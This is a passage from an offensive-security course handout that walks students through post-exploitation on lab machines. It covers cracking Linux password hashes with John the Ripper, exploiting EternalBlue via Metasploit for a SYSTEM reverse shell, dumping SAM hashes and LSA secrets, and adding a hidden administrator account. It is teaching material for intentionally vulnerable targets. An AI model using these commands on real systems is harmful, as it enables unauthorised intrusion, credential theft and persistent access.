  `# unshadow passwd.txt shadow.txt 1> passwords.txt`

- Now that we have the combined file named `passwords.txt`, let us use `john` program to get the plain passwords along with the usernames:
  `# john passwords.txt`

```
┌──(kali㉿kali)-[~/password_dump_M2]
└─$ john passwords.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
msfadmin         (msfadmin)
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
```

- To see the cracked passwords, use the following command:
  `# john --show passwords.txt`

```
┌──(kali㉿kali)-[~/password_dump_M2]
└─$ john --show passwords.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

The output is similar to `/etc/passwd` file, but having the plain password in its second field ☺

Post Exploitation Tasks on M3


Network Basic Input/Output System (NetBIOS) is the older mechanism that Microsoft Windows systems use to share resources, particularly files, directories and printer among Windows and other Operating Systems. Windows 2000 onwards use a newer protocol called Server Message Block (SMB) for the same purpose.

EternalBlue is a notorious exploit developed by the U.S. National Security Agency (NSA) and later leaked by the hacker group known as the Shadow Brokers in 2017. EternalBlue targets a vulnerability in the Server Message Block (SMB) protocol, specifically in Microsoft Windows systems (CVE-2017-0144). This vulnerability allows remote code execution on unpatched Windows machines.

Step 1: Get a Meterpreter Session with admin Privileges on M3:

- In our HO#2.5, we used **EternalBlue** to exploit SMB service, that can be used to exploit Windows XP, Windows Vista, Windows 7, Windows 8.1, Windows 10, Windows Server 2003, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2, and Windows Server 2016. Repeat by using the following commands:

```
msf6> search eternalblue
msf6> use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue)> show options
msf6 exploit(windows/smb/ms17_010_eternalblue)> set RHOST <IP of M3>
msf6 exploit(windows/smb/ms17_010_eternalblue)> show targets
msf6 exploit(windows/smb/ms17_010_eternalblue)> set target Windows Server 2008R2
msf6 exploit(windows/smb/ms17_010_eternalblue)> run
............
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.8.105:4444
[*] 192.168.8.125:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.8.125:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601
64-bit)
[*] 192.168.8.125:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.8.125:445 - The target is vulnerable.
[*] 192.168.8.125:445 - Connecting to target for exploitation.
[+] 192.168.8.125:445 - Connection established for exploitation.
[+] 192.168.8.125:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.8.125:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.8.125:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.8.125:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.8.125:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.8.125:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.8.125:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.8.125:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.8.125:445 - Sending all but last fragment of exploit packet
[*] 192.168.8.125:445 - Starting non-paged pool grooming
[+] 192.168.8.125:445 - Sending SMBv2 buffers
[+] 192.168.8.125:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.8.125:445 - Sending final SMBv2 buffers.
[*] 192.168.8.125:445 - Sending last fragment of exploit packet!
[*] 192.168.8.125:445 - Receiving response from exploit packet
[+] 192.168.8.125:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.8.125:445 - Sending egg to corrupted connection.
[*] 192.168.8.125:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.8.125
[*] Meterpreter session 1 opened (192.168.8.105:4444 → 192.168.8.125:49343) at 2024-11-01 08:03:24 +0500
[+] 192.168.8.125:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.8.125:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.8.125:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Step 2: Post Exploitation Tasks on M3

i. Let us use the meterpreter's `hashdump` command that dumps the contents of Windows SAM (Security Account Manager) database, (`C:\Windows\System32\config\SAM`) which is a critical system component that stores information like usernames and passwords, and manages user and group security settings.

```
meterpreter > help
meterpreter > hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

ii. We can use the meterpreter's `getsystem` command to perform privilege escalation on M3:

```
meterpreter > getsystem
[-] Already running as SYSTEM
```


iii. Let us use the meterpreter's `execute` command that starts a new process on the target Windows system.

```
meterpreter > execute -f cmd.exe -C -H -i -t

C:\Windows\system32>
```

- The `-f` options specify the file to execute, which in our case is `cmd.exe` (Windows command prompt).
- The `-C` option is used to display the output of the command inside your `meterpreter` console.
- The `-H` option is used to run the command in hidden mode, i.e., not visible to the target system user.
- The `-i` option is used to run the command in interactive mode, i.e., you can continue issuing commands within the `cmd.exe`.
- The `-t` option executes the command in a new thread.

iv. Let us now use `net user` command that is used for managing user accounts on a Windows system. It can display detailed information about user accounts, create new accounts, modify existing accounts, and delete accounts. When run without any arguments will lists all user accounts on the local computer. Let us create a new user `arif` with password `password` and assign him admin rights:

```
C:\Windows\system32> net user arif password /add
C:\Windows\system32> net localgroup administrators arif /add
C:\Windows\system32> exit
meterpreter >
```




```
meterpreter > hashdump
```

v. You can delete the user `arif`, that you have just created:

```
meterpreter > execute -f cmd.exe -C -H -i -t
C:\Windows\system32> net user arif /delete
C:\Windows\system32> exit
meterpreter > hashdump
```

vi. Let us disable or enable the original `admin` user, if you want to:

```
meterpreter > execute -f cmd.exe -C -H -i -t
C:\Windows\system32> net user administrator /active:no
C:\Windows\system32> net user administrator /active:yes
C:\Windows\system32> exit
meterpreter >
```

vii. The Windows Local Security Authority (LSA) Secrets are saved at HKEY_LOCAL_MACHINE\SECURITY in the Windows registry and contain information like policy settings, default security values, account information, cached login credentials, copy of SAM database. The `post/windows/gather/lsa_secrets` script in Metasploit is used to extract this valuable information that can be leveraged for further access or lateral movement. For this let us run the `lsa_secrets` script inside `meterpreter` session, which will download the file on Kali machine as shown in the screenshot.

meterpreter > `run post/windows/gather/lsa_secrets`

```
meterpreter > run post/windows/gather/lsa_secrets

[*] Executing module against VAGRANT-2008R2
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
 Decrypted Value: vagrant

[+] Key: DPAPI_SYSTEM
 Decrypted Value: ,WfF%luI51;1RY)

[+] Key: NL$KM
 Decrypted Value: @<0vn^U|e{X;X]Wpw7)`=b4]>eGq"TtQdWU'

[+] Key: _SC_OpenSSHd
 Username: .\sshd_server
 Decrypted Value: D@rj33l1ng

[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20241101083622_default_192.168.8.125_registry.lsa.sec_420786.txt
meterpreter >
```

Now, let us view this file inside Kali machine.

```
┌──(root㉿kali)-[~]
└─# cat /root/.msf4/loot/20241101083622_default_192.168.8.125_registry.lsa.sec_420786.txt
VAGRANT-2008R2
Key: DefaultPassword
 Decrypted Value: vagrant
Key: DPAPI_SYSTEM
 Decrypted Value: ,WfF%luI51;1RY)
Key: NL$KM
 Decrypted Value: @<0vn^U|e{X;X]Wpw7)`=b4]>eGq"TtQdWU'
Key: _SC_OpenSSHd
 Username: .\sshd_server
 Decrypted Value: D@rj33l1ng

┌──(root㉿kali)-[~]
└─#
```

• To Do:

- In HO#2.5, we successfully exploited the Shellshock on vulnerable Apache service httpd`2.2.8` running on port 80 of Metasploitable2 and have got the `meterpreter` session. Unfortunately, the user `www-data` do not have root privileges. Try to escalate the privileges.
- Students should also try to exploit the vulnerable service **`UnrealIRCd`** (Internet Relay Chat daemon allows users to connect, communicate and exchange messages in real time) running on port 667 of Metasploitable2. Try to use the techniques discussed in this handout to escalate the privileges. Hint: Use `unix/irc/unreal_ircd_3281_backdoor` for your initial exploit.